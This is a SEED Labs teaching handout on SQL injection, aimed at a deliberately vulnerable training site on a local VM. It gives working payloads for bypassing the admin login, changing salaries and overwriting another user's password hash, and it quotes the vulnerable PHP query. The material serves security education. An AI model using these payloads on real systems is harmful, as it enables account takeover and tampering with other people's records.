

SQL Injection

In this lab, we are going to use **Seed Lab** to demonstrate SQL Injection.

FOR THIS LAB, SEED VM CAN BE DOWNLOADED FROM THE FOLLOWING LINK:

<https://drive.google.com/file/d/12l8OO3PXHjUsf9vfjkAf7-l6bsixvMUa/view>



THEN ON SEED VM, OPEN FIREFOX AND Open the following URL to implement the SQL injection attack:

URL:<http://www.SEEDLabSQLInjection.com>

Task 1: The first task is to try to login as Admin:

1. Attacking Admin's Accounts via SQL Injection

- Admin'#



Task 2:

2. Update Alice Salary via SQL Injection

❖ Log into Alice's Account (username: alice, Password: seedalice)

❖ Select "Edit Profile", You Will Enter the Following Page

Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

The Edit-Profile Program: `unsafe_edit_backend.php`

```
$sql = "UPDATE credential
      SET nickname='$input_nickname',email='$input_email',
        address='$input_address',Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
      where ID=$id;";
```

- `alice', salary='9000`

 Home **Edit Profile**

Alice's Profile Edit



NickName	alice', salary='9000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Then go back to Alice Profile page you will find that the salary has become 9000.

Task 3:

3. Modify Other People's Salary:

Alice2', salary='10' where name='boby';#



Key	Value
Employee ID	20000
Salary	100
Birth	4/20
SSN	10212352
NickName	alice2
Email	
Address	

4. Task 4: ACTIVITY:

4.Modify boby's password

a. YOU NEED FIRST TO CALCULATE THE HASH OF YOUR CHOSEN PASSWORD, FOR EXAMPLE TYPE THE PASSWORD AS “attacker”

echo -n "attacker" | sha1sum



```
[07/05/20]seed@VM:~$ echo -n "attacker" | sha1sum
52e51cf3f58377b8a687d49b960a58dfc677f0ad -
[07/05/20]seed@VM:~$
```

b. Use the hashed password to change boby's password.

c- Then try to enter to boby account using the old password “seedboby” then try with “attacker”